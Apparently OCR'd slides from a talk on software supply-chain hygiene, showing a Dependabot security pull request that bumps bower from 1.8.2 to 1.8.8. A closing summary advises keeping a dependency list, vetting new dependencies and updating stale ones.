
If all status checks pass Dependabot will automatically merge this pull request.

▶ Dependabot commands and options

`[Security] Bump bower from 1.8.2 to 1.8.8` … Verified ✓ e464683

dependabot bot added dependencies security labels 7 days ago

Example Implementation



Summary

- Your Application is Mostly Written by Strangers
- Maintain a dependencies List
- Perform due diligence on new dependencies
- Update stale dependencies

Thank you